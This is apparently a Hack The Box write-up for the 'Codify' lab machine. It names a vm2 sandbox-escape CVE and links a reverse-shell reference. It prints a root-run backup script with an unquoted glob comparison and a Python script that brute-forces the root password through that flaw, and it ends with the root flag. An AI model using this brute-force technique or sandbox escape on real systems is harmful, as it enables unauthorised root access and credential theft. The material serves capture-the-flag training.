
Codify HTB

User Reconnaissance

1. We can use curl -I <Target IP> to get the info and it is found that the page is called **codify.htb**




2. We can see that this web is for generating a node.js editor. This web uses a vm2 library for it as a sandbox and we can see that it is vulnerable. There's a CVE for it (CVE-2023-32314)

   https://gist.github.com/arkark/e9f5cf5782dec8321095be3e52acf5ac


3. We can change the code to a reverse shell one

   https://pentestbook.six2dez.com/exploitation/reverse-shells



4. We will get the reverse shell and we should check **/var/www/contact**

User Escalation



cracking the password

Privilege Reconnaissance

1. We can call sudo -l

```
joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/
sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
```


2. Here is a bash script that we can run and will be like this. There is a loose comparison for the if and we can use asterisk so it will register the input as regex and compares it to all characters from [a-z][A-Z][0-9]

```
joshua@codify:/opt/scripts$ cat mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_
PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P
 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/gre
p -Ev "(Database|information_schema|performance_schema
)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.
0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKU
```

```
joshua@codify:/opt/scripts$ sudo ./mysql-backup.sh
Enter MySQL password for root:
Password confirmed!
mysql: [Warning] Using a password on the command line
interface can be insecure.
Backing up database: mysql
mysqldump: [Warning] Using a password on the command l
ine interface can be insecure.
-- Warning: column statistics not supported by the ser
ver.
mysqldump: Got error: 1556: You can't use locks with l
og tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with l
og tables when using LOCK TABLES
Backing up database: sys
mysqldump: [Warning] Using a password on the command l
ine interface can be insecure.
-- Warning: column statistics not supported by the ser
ver.
All databases backed up successfully!
Changing the permissions
Done!
```

3. I then make a python script to automate finding the correct password

```
 GNU nano 6.2                                  cob8.py
import subprocess

# Define the characters to try
characters = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

# Define the script file to run
script_file = "/opt/scripts/mysql-backup.sh"

# Function to execute the script with a given input and return the output
def run_script(input_text):
    result = subprocess.run(["sudo", script_file], input=input_text, text=True, capture_output=True)
    return result.stdout.strip()

# Main function to iterate over characters and run the script
def main():
    confirmed_input = ""
    while True:
        for char in characters:
            input_text = confirmed_input + char + "*"
            output = run_script(input_text)
            if output != "Password confirmation failed!":
                confirmed_input += char
                print("Confirmed input so far:", confirmed_input)

if __name__ == "__main__":
    main()
```



Privilege Escalation


File "/usr/lib/python3.10/selectors.py", line 416, in select
fd_event_list = self._selector.poll(timeout)
KeyboardInterrupt
joshua@codify:/tmp/p$ cd /opt/scripts
joshua@codify:/opt/scripts$ ./mysql-backup.sh
/usr/bin/cat: /root/.creds: Permission denied
Enter MySQL password for root:
Password confirmation failed!
joshua@codify:/opt/scripts$ sudo ./mysql-backup.sh
Enter MySQL password for root:
Password confirmed!
mysql: [Warning] Using a password on the command line interface can be insecure.
Backing up database: mysql
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
Backing up database: sys
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
All databases backed up successfully!
Changing the permissions
Done!
joshua@codify:/opt/scripts$ su root
Password:
root@codify:/opt/scripts# cd
root@codify:~# ls
root.txt scripts
root@codify:~# cd scripts/
root@codify:~/scripts# ls
docker other
root@codify:~/scripts# cd ..
root@codify:~# cd
root@codify:~# ls
root.txt scripts
root@codify:~# cat root.txt
607ad65e1088dd62bc9e5479f34c229d
root@codify:~#